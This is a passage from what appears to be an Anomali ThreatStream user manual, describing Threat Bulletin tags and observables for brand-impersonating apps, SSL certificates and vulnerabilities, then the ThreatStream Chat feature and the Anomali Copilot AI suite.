Tags	Brand App Threat Bulletins are appended with the following tags: • <code>endpoint:brand-app</code>: Enables filtering based on rogue app Threat Bulletins. • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Bulletins and related observables. • <code>brand-protection</code>: Added to all brand protection alerts. • <code>app-platform:<value></code>: App store platform in lowercase (playstore, appstore). • <code>recommendation:<value></code>: Recommendation level in lowercase. • <code>target-app:<name></code>: The legitimate app being impersonated. • <code>developer:<name></code>: Developer name of the suspicious app. • <code>key:<value></code>: Entry key. • <code>status:<value></code>: Entry status in lowercase. • <code>uuid:<entry_uuid></code>: UUID of the brand app entry. Only added if available. • <code>verified:true</code> • <code>impersonation:<high medium low></code>: Bucketed impersonation score. Only added if available. • <code>malicious:<high medium low></code>: Bucketed malicious score. Only added if available. • <code>ownership-mismatch:<high medium low></code>: Bucketed ownership mismatch score. Only added if available. • <code>icon-similar:true</code>: Added when icon similarity score > 0.7. • <code>name-similar:true</code>: Added when name similarity score > 0.7. • <code>different-developer:true</code>: Added when different developer score > 0.7.

Field	Description								
Associations	The following observables are extracted for this threat category:								
	<table><tr><th>Observable Type</th><th>Source Field</th><th>iType</th><th>Condition</th></tr><tr><td>Store URL</td><td>Resolved via the URL chain below</td><td>mal_url</td><td>Always</td></tr></table>	Observable Type	Source Field	iType	Condition	Store URL	Resolved via the URL chain below	mal_url	Always
	Observable Type	Source Field	iType	Condition					
	Store URL	Resolved via the URL chain below	mal_url	Always					
	The observable URL, the suspicious or impersonating app, is resolved in this priority:								
	1. suspicious.download_url from list response								
	2. suspicious.details.download_url from detail response								
3. Constructed URL:									
<table><tr><th>Platform</th><th>URL Pattern</th></tr><tr><td>Play store</td><td>https://play.google.com/store/apps/details?id={package_name}</td></tr><tr><td>App store</td><td>https://apps.apple.com/search?term={app_name}</td></tr><tr><td>Other</td><td>https://{platform}.com/search?q={app_name}</td></tr></table>	Platform	URL Pattern	Play store	https://play.google.com/store/apps/details?id={package_name}	App store	https://apps.apple.com/search?term={app_name}	Other	https://{platform}.com/search?q={app_name}	
Platform	URL Pattern								
Play store	https://play.google.com/store/apps/details?id={package_name}								
App store	https://apps.apple.com/search?term={app_name}								
Other	https://{platform}.com/search?q={app_name}								
Search filter examples	<pre>tag="endpoint:brand-app" and tag="recommendation:suspicious" tag="endpoint:brand-app" and tag="icon-similar:true" and tag="different-developer:true" tag="endpoint:brand-app" and tag="app-platform:playstore"</pre>								

Certificates

PDRP monitors SSL and TLS certificates of your organization for expiration, security misconfigurations, and connected asset exposure. A Threat Bulletin generated for this threat category contains the following information:

Field	Description
Title	SSL Certificate Issue <cn> <certificate_id>
Description	Descriptions include the following sections: Summary—Includes details such as CN, status group, security issues (pill chips), self-signed, TLS version, cipher suites, severity, reported, updated, issued, expires, and serial number. Issued To—Includes details such as subject DN (CN, O, OU, L/S/C). Issued By—Includes details such as issuer DN (O, CN, OU, C). Signature—Includes hex signature blob. Connected Assets—Includes details about host, type, and country. Only if available.

Field	Description								
Tags	Certificate Threat Bulletins are appended with the following tags: • <code>endpoint:certificates</code>: Enables filtering based on certificate Threat Bulletins. • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Bulletins and related observables. • <code>ssl-certificate</code>: Identifies this as an SSL/TLS certificate-related threat. • <code>cn:<common_name></code>: Certificate Common Name. • <code>certificate-id:<id></code>: Certificate ID. • <code>company:<name></code>: Company associated with the certificate. • <code>severity:<value></code>: Severity—high, medium, and low. • <code>uuid:<entry_uuid></code> UUID of the certificate entry. Only added if available. • <code>cert-issue:<issue></code>: One tag per security issue. Only added if issues exist. For example, <code>cert-issue:expired</code> • <code>cert-status:<group></code>: Expiry group. Only added if non-empty. For example, <code>cert-status:expiring</code> • <code>country:<value></code>: Country from certificate detail, lowercase. Only added if available.								
Associations	The following observables are extracted for this threat category: <table><tr><th>Observable Type</th><th>Source Field</th><th>iType</th><th>Condition</th></tr><tr><td>Serial Number</td><td><code>serial_number</code></td><td><code>ssl_cert_serial_number</code></td><td>Only if serial number exists</td></tr></table>	Observable Type	Source Field	iType	Condition	Serial Number	<code>serial_number</code>	<code>ssl_cert_serial_number</code>	Only if serial number exists
Observable Type	Source Field	iType	Condition						
Serial Number	<code>serial_number</code>	<code>ssl_cert_serial_number</code>	Only if serial number exists						

Field	Description
Search filter examples	<code>tag="endpoint:certificates" and tag="cert-status:expired"</code> <code>tag="endpoint:certificates" and tag="cert-issue:weak-cipher"</code> <code>tag="ssl-certificate" and tag="severity:high"</code>

Threats

PDRP detects vulnerabilities on the exposed infrastructure of your organization including servers, domains, and endpoints. A Threat Bulletin generated for this threat category contains the following information:

Field	Description
Title	Threat <title> key

Field	Description
Description	Descriptions include the following sections: Summary—Includes details such as title, company, category, CVE, CVSS score, severity, state, status, assignee, created, and updated. Affected Asset—Includes details about the primary asset, affected endpoints and connected domains. Description—Includes threat overview, detection logic, vulnerable configurations, and other details. Remediation—Includes threat remediation details. Screenshots—Includes up to 5 base64-embedded images. Scan History—Includes number of scans, their status and notes if available. Recommendations Depending on the context, one or more of the following recommendations apply: • CVE-associated vulnerabilities (<code>has-cve:true</code>): Prioritize patching based on CVE score. Vulnerabilities with CVSS ≥ 9.0 (confidence 95) require immediate attention. • Active vulnerabilities (<code>vuln-state:active</code>): These are currently exploitable. Initiate remediation using the guidance provided in the Remediation section of the Threat Bulletin. • Resolved vulnerabilities (<code>vuln-state:resolved</code>): Verify the resolution and ensure there is no regression. • Affected endpoints: Review and secure all affected endpoint URLs. Block or restrict access as needed. • Connected domains: Connected domains may be impacted by the same vulnerability. Assess their exposure. • High scan count (<code>scan-count:N</code> where N is high): Multiple scans detecting the same vulnerability indicate a persistent, unresolved issue.

Field	Description
Tags	Threat Threat Bulletins are appended with the following tags: • <code>endpoint:threats</code>: Enables filtering based on vulnerability Threat Bulletins. • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Bulletins and related observables. • <code>vulnerability</code>: Identifies this as a vulnerability-related threat. • <code>severity:<value></code>: Severity in lowercase—critical, high, medium, low. • <code>vuln-category:<value></code>: Vulnerability category, lowercase with hyphens. • <code>vuln-status:<value></code>: Vulnerability status in lowercase. For example, <code>status:new</code>; <code>status:acknowledged</code> • <code>vuln-state:<value></code>: State in lowercase (for example, <code>active</code>, <code>resolved</code>). Distinct from <code>status</code> — <code>state</code> indicates whether the vulnerability is currently present, while <code>status</code> indicates the workflow stage. • <code>key:<value></code>: Entry key. • <code>has-cve:<true false></code>: Whether a CVE ID is associated. • <code>scan-count:<N></code>: Number of historical scans from detail. • <code>uuid:<entry_uuid></code>: UUID of the threat entry. Only added if available. • <code>cve:<id></code>: CVE ID. Only added if a CVE is present. For example, <code>cve:CVE-2024-1234</code>

Field	Description			
Associations	No observables are emitted for the threats endpoint. The values for the following observables are extracted from your infrastructure.			
	Observable Type	Source Field	iType	Condition
	Primary Asset	affected_asset	mal_ip (if IP pattern) or mal_domain	Always
	Affected Endpoint	affected_endpoints[]	mal_url	First 10. Sub tag: affected-endpoint
Search filter examples	Connected Domain	connected_domains[]	mal_domain	First 10. Sub tag: connected-domain
	tag="endpoint:threats" and tag="has-cve:true" and tag="severity:critical"			
	tag="endpoint:threats" and tag="vuln-state:active"			
	tag="vulnerability" and tag="cve:CVE-2024-1234"			

Chapter 25: Collaborating with ThreatStream Chat

This chapter covers the following topics:

- Accessing Chat 1249
- Chatting With Your Organization 1251
- Chatting With Trusted Circles 1254
- Enabling Chat for Your Organization 1256

ThreatStream Chat provides a channel of communication between collaborators on the ThreatStream user interface. Chat is hosted within ThreatStream and not by an external third party. Posted content is visible only to intended audiences, thus enabling worry-free communication between teams and industry partners.

In addition to sending direct and group messages to members of your own organization, Chat enables communication with Trusted Circle organizations.


Messages cannot be deleted once sent. Please exercise caution when communicating with internal or external audiences.



Note: Your use of the ThreatStream Chat feature implies your acceptance of Anomali TOS and Privacy policies.

Accessing Chat


To access ThreatStream Chat, navigate to **Collaborate**.



1 Chat Rooms: Available chat rooms include your organization and any chat-enabled Trusted Circles of which your organization is a member.



Tip: Are you a member of the Anomali News Chat Trusted Circle and looking for the COVID-19 chat channel? Locate and open the "anomalinewschat" chat room.



The Anomali News Chat Trusted Circle chat room contains a single channel called *COVID-19 - anomalinewschat*. For more information on gaining access to this channel, see [Chat - COVID-19](#).

2 Channels: When you select a chat room, a list of available channels for the chat room is displayed. Channels are specific to each chat room and used for wider topical communication and announcements within a chat room. Channel configurations vary between organization and Trusted Circle chat rooms:

- Your organization contains one default channel—TS Announcements. You can also create additional channels within your organization. See ["Sending Channel"](#)

[Messages](#) on page 1253 for more information.

- Trusted Circle chat rooms contain two default channels—Cybersecurity News and TC Announcements. Trusted Circle channels contain all chat users within the Trusted Circle. See ["Chatting With Trusted Circles" on page 1254](#) for more information.


3 Direct Messages: Recent messages with groups and members within your organization. See ["Sending Direct Messages" on the next page](#) and ["Sending Group Messages" on the next page](#) for more information.

4 Organization Members: A list of members in your organization. Click a user name to launch a direct message with the user. See ["Chatting With Your Organization" below](#) for more information.



Note: The organization members list is only displayed when your organization chat room is selected.

Your 20 most recent conversations are also accessible from a follow-me window, which can be launched from the bottom right corner anywhere in ThreatStream.




While you can view and respond to messages from this window, you can only create new direct or group messages from the primary Chat user interface.

Chatting With Your Organization

Chat enables you to send direct messages to organization users, begin group messages with up to 7 users, and post in organization-wide channels.

To chat with your organization, select your organization icon the top left corner of the Chat screen.




All organization chat rooms contain organization wide Cybersecurity News and TS Announcements channels. You can also send direct messages to individual organization members, group messages to multiple organization members, and create new channels for wide communication.

Sending Direct Messages

Direct messages are conversations between you and individual members of your organization on ThreatStream. These messages are private and accessible only by you and the user with which you are chatting.

To send a direct message, click **+** next to Direct Messages and select the user with whom you want to chat.



After you start a chat with an organization member, the conversation is listed under Direct Messages.

Sending Group Messages

Group messages can be created by any Chat user and contain up to 7 organization members.

To begin a group message:

1. Navigate to **Collaborate**.
2. Click the **+** icon next to Direct Messages.

3. Select the users you want to add to the group.
4. Click **Start**.




Note: If you create a group message that contains the same users as a group message you have previously created, a new group message is not created. In these cases, the display name of the existing group is simply updated to reflect the name of the new group message you attempted to create.

Sending Channel Messages


Unlike groups, channels do not have a limit for number of users. Channels are means for wider topical communication and announcements within a chat room. In addition to the default organization wide Cybersecurity News and TS Announcements channels, you can create new channels.

To create a new channel:

1. Navigate to **Collaborate**.
2. Click the chat room within which you want to create the channel.
3. Click the **+** icon next to Channels.



4. Enter a **Name** for the new channel.



The screenshot shows a modal window titled "Create a new channel" with a close button (X) in the top right corner. Inside the modal, there is a text input field for "Choose a channel name" with a character count of 40. Below this, it says "Your channel name can have a maximum of 40 Characters." There is also a dropdown menu for "Select users to invite to your channel" with a "Select users" placeholder and a downward arrow. Below the dropdown, it says "A channel can have a minimum of 2 users including yourself." At the bottom right of the modal is a "Create channel" button.

5. Select the users you want to add to the channel.
6. Click **Create channel**.


Chatting With Trusted Circles

Chat also enables you to chat with Trusted Circle organizations. Unlike chatting with your own organization, you cannot send direct messages to Trusted Circle users outside of your organization. Rather, each Trusted Circle which has Chat enabled can post in one of two circle-wide channels—Cybersecurity News or TC Announcements.

When you post in a Trusted Circle channel on Chat, your username is not visible to users outside of your organization.

To chat with a Trusted Circle:

1. Navigate to **Research > Collaborate**.
2. Select the Trusted Circle chat room in which you want to chat.



3. Select the Trusted Circle channel within which you want to chat.

Messages you send will be seen by members of the Trusted Circle in the channel you selected.



Note: Content posted in Trusted Circle channels is visible to all members of the channel. Organization users are responsible for posted content and should exercise caution in posting restricted, personal, or otherwise sensitive content.

Enabling Chat for Trusted Circles

Chat is not enabled for Trusted Circles by default. A Trusted Circle administrator must enable Chat in order for the Trusted Circle to appear in the Circles list.

NAME	MEMBERS	ADMINISTRATORS	PUBLIC CIRCLE	OPEN WRITE	ALLOW OVERIDE STATE	ANONYMOUS SHARING	CHAT
[Redacted]	5	1					
[Redacted]	1	1					
[Redacted]	2	2					
[Redacted]	226	3	✓			✓	
[Redacted]	9	2	✓				
[Redacted]	2	2			✓	✓	✓
[Redacted]	2	3			✓	✓	
[Redacted]	2	2		✓	✓	✓	
[Redacted]	3	3		✓	✓	✓	
[Redacted]	5	1					
[Redacted]	6	6					
[Redacted]	3	3			✓		✓
[Redacted]	242	10	✓			✓	✓
[Redacted]	25	6	✓			✓	✓

To enable Chat for a Trusted Circle:



Note: You must be an administrator of the Trusted Circle for which you want to enable Chat.

1. Navigate to **Manage > Trusted Circles**.
2. Select the Trusted Circle for which you want to enable Chat and click **Edit**.
3. In the window that opens, select **Chat**.
4. Click **Update**.

You can now chat with the Trusted Circle from the Chat screen.

Enabling Chat for Your Organization

Chat is disabled by default. Org Admins can enable Chat for their organizations from the Organization tab within ThreatStream settings.

Once Chat is enabled for your organization, an additional column is available on the User Admin screen within ThreatStream settings, which allows Org Admins to grant or deny organization users permission to use Chat. All users are excluded from Chat by default and must be granted permission by an Org Admin in order to use Chat.

Requirements Before Enabling Chat

Before enabling Chat for your organization, you must ensure that your network has socket connectivity to the following DNS name and IP addresses:

- wss.chat.threatstream.com
- 3.20.109.10
- 3.20.109.51
- 3.20.96.2


After ensuring connectivity, you can enable Chat on ThreatStream using the steps in the next section.

Enabling Chat on ThreatStream

Org Admins can enable Chat from the Organization tab within ThreatStream settings.

To enable Chat for your Organization:

1. In the top navigation bar, click  and then **Organization**.
2. Click **Activate** next to Enable ThreatStream Chat.



3. Select **My Organization accepts these terms** and click **I agree** on the resulting window.

Requirements After Enabling Chat

After enabling Chat for your organization, all users with active sessions at the time of enablement must logout of ThreatStream and login again.


Additionally, organization members to be included in Chat must be given the Chat privilege on the User Admin tab within ThreatStream settings.



Note: Only Org Admins can modify user privileges.

To edit the Chat privileges of organization members:

1. In the top navigation bar, click  and then **User Admin**.
2. Locate the Chat column and check or uncheck the box corresponding with the users to which you want to grant or revoke access.



Username	Name	Date Added			
		2019-10-21 04:09:03	☐	☐	
		2019-10-21 04:09:24	☐	☒	
		2019-10-21 04:09:31	☐	☒	

Changes to user privileges are saved automatically. If users have an active sessions when privileges are modified, changes take effect the next time users login to ThreatStream.

Chapter 26: Anomali Copilot Suite Overview

Anomali Copilot Chat	1259
Anomali Custom Copilot	1262
Managing Custom Copilots	1267
Using Copilot Asset Analyzer	1268
Using Anomali Copilot in ThreatStream	1270



Note: Your organization must have an active Anomali Copilot suite subscription to use Anomali Copilot-powered features and products. Contact your Anomali account Sales representative for details.

The Anomali Copilot suite of generative AI solutions is designed to revolutionize the way Security Operations Centers detect, investigate, and respond to incidents and alerts. It leverages the industry’s largest threat repository (ThreatStream) and is built on a secure and private foundation of AI models.

The Anomali Copilot suite includes the following capabilities:

- **Threat Detection and Analysis**

By harnessing the power of generative AI, Anomali Copilot can analyze threats detected in Threat Bulletins, HTML pages, articles, and tables.

- **Import into ThreatStream**

Anomali Copilot provides a set of analyst tools allowing you to import detected threat intelligence into ThreatStream and create Threat Bulletins or investigations.

- **Summarization**

Anomali Copilot can distill complex information into concise and actionable intelligence which saves you time and prevents information overload.

- **Natural Language with AQL**

Anomali Copilot can translate your search queries into Anomali Query Language (AQL) enabling you to generate dashboards and alerts in seconds.

- **Seamless Chat Experience**

Anomali Copilot allows you to use natural language processing to interact with your threat intelligence, providing answers backed by verified sources and searches.

- **Custom Data Analysis**

By employing the Anomali Custom Copilot feature, you can summarize and analyze custom data.

- **RSS Feeds**

Anomali Copilot-powered RSS feeds enable you to produce summaries of open-source threat intelligence news, research, and advisory RSS feeds and enrich ThreatStream content with key takeaways, relevant tagging taxonomy tags, and associations.

To learn more about Anomali Copilot features available with ThreatStream, refer to the following topics:

["Anomali Copilot Chat" below](#)

["Anomali Custom Copilot " on page 1262](#)

["Using Copilot Asset Analyzer" on page 1268](#)

["Managing Anomali Copilot RSS Feeds" on page 1041](#)

["Summarizing Threat Model Entities with Anomali Copilot" on page 624](#)

["Using Anomali Copilot in ThreatStream" on page 1270](#)

You can also install the Anomali Copilot browser extension and Anomali Copilot 365 add-ins to leverage Anomali Copilot threat detection capabilities outside of ThreatStream. Refer to the [Downloads](#) page in ThreatStream for installation packages and documentation.

Anomali Copilot Chat




Note: An active Anomali Copilot subscription is required to use the Anomali Copilot chat. Contact your Anomali Sales representative for details.


The Anomali Copilot chat is part of the Anomali Copilot suite of generative AI solutions. It is designed to facilitate real-time discussions on threat intelligence and swiftly deliver precise responses by leveraging Anomali’s resources backed by verified sources and searches.

Anomali Copilot leverages agentic search techniques, including semantic search, to understand the meaning and intent behind natural language queries. By interpreting context rather than relying solely on exact keyword matches, Anomali Copilot delivers more accurate and relevant results. This allows analysts to retrieve critical data quickly and efficiently, even when queries are phrased in different ways.


You can access Anomali Copilot chat by clicking  on the navigation panel.




When accessing the Anomali Copilot chat for the first time, you are prompted to configure chat settings for your organization. Select your organization size, region of operation, and industry. Click **Save** when done. The chat settings will allow you to have chat conversations tailored to the needs of your organization.



After configuring chat settings, you can start exploring suggested questions created based on your organization profile or enter custom questions in the search field.



Below is an example of the response to a custom question to Anomali Copilot.



- 1 Custom question.
- 2 Response to a custom question generated based on Anomali-verified sources. Copilot chat responses support Markdown formatting for improved readability, including lists, tables, code blocks, and links.



Note: Responses generated by Anomali Copilot may not be accurate. Consider checking the responses and sources.

3 Copy a response to the clipboard.

4 Sources: Sources used to create a response. Click "^" to view the list of sources.

To view details of an individual source, click **Details** next to the source of your interest.

5 Recent: Chats with Anomali Copilot that were started over the last 30 days. You can edit chat titles but you cannot edit or delete chats for auditing purposes.

To edit a chat title:

1. Click the chat of your interest.
2. Click the edit icon (.
3. Modify the chat title.
4. Click **Enter** on your keyboard.
The new chat title is saved.

6 Favorites: Click **Favorites** to access the list of favorite chat sessions. Click a star next to the chat of your interest to add it to the list of Favorites.

7 Archived Chat: Chats with Anomali Copilot that are older than 30 days.

8 New: Click **New > Chat** to start a new chat with Anomali Copilot or click **New > Custom Copilot** to create a Custom Copilot.

9 Search History: Search for chats by entering a chat title.

10 Custom Copilot: Access the list of Custom Copilots.

Anomali Custom Copilot




Note: Active Anomali Copilot and Security Analytics subscriptions are required to use the Custom Copilot feature.

The Anomali Custom Copilot feature lets you integrate your own data into the Anomali Copilot chat and receive valuable insights based on your input. A Custom

Copilot can help you analyze your organization's assets, user activity, network traffic, customer data, etc.

To create a Custom Copilot, you must upload data in a comma-separated values (CSV) file or utilize a lookup table previously created in Security Analytics. Refer to [Lookup Table](#) to learn about lookup tables. After the data upload, a Custom Copilot with a comprehensive summary of your data is created. You can then start a chat session to deepen your analysis and further explore the details of your data.

To access the Custom Copilot feature, click  on the navigation panel, and then click the **Custom Copilot** tab.



To create a Custom Copilot:



Note: To create Custom Copilots, non-Org Admin users must have the Can use Security Analytics permission granted to them.

1. Navigate to the Anomali Copilot chat by clicking  on the navigation panel.
2. Go to the Custom Copilot tab.
3. Click **Create Custom Copilot** or **New > Custom Copilot**.
4. Fill out the fields of the Custom Copilot Template:

Field	Description
Title	Enter a title for the Custom Copilot.

Field	Description																																				
Upload Document OR Add Existing Lookup Table	To add custom data to the Custom Copilot, use one of the following data upload options: ■ Upload a CSV file with data that you need to analyze. Maximum file size is 100 MB. File upload guidelines: ○ The CSV file must have a heading row with the table field names. ○ Avoid using the same field names as the eventlog schema. ○ Enclose values that have spaces in straight quotation marks ("). ○ The CSV file must be UTF-8 encoded. Below is an example of the data uploaded in a CSV file. <table><tr><th></th><th>A</th><th>B</th><th>C</th><th>D</th><th>E</th></tr><tr><td>1</td><td>geo_ip</td><td>hostname</td><td>country</td><td>city</td><td>zipcode</td></tr><tr><td>2</td><td>192.0.2.1</td><td>tn-1-host</td><td>CA</td><td>Vancouver</td><td>"V6H 3K1"</td></tr><tr><td>3</td><td>198.51.100.1</td><td>tn-2-host</td><td>US</td><td>San Francisco</td><td>94117</td></tr><tr><td>4</td><td>203.0.113.0</td><td>tn-3-host</td><td>MX</td><td>Guanajuato</td><td>36050</td></tr><tr><td>5</td><td></td><td></td><td></td><td></td><td></td></tr></table> ■ 